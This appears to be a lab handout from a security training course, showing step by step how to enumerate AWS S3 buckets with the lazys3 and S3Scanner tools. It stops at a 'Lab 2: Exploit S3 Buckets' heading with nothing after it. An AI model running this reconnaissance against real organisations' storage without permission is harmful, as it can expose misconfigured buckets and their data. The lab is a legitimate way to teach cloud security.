2022


PERFORMING S3 - ENUMERATION

Contents


Lab 1: Performing S3-Bucket Enumeration using S3-Bucket Enumeration Tools

Task 1: Enumerate S3 Buckets using lazys3


- Open Parrot Machine and in Mate terminal Login as root user.




- In the terminal, type command **cd lazys3**.




- Type **ls** and press **Enter**.




- Type **ruby lazys3.rb** and press **Enter key.**



- Press **Ctrl+Z** to stop the script.




- Type **ruby lazys3.rb [Company]** and press **Enter**.




- Press **Ctrl+Z** to stop the running script.

Task 2: Enumerate S3 Buckets using S3Scanner


- Click the **MATE Terminal** and login as root user.




- Type **cd S3Scanner** and press **Enter**.
- Now type **pip3 install -r requirements.txt** and press **Enter**.



- Now type **python3 ./s3scanner.py sites.txt** and press **Enter**.







- This displays list of S3 buckets

Lab 2: Exploit S3 Buckets

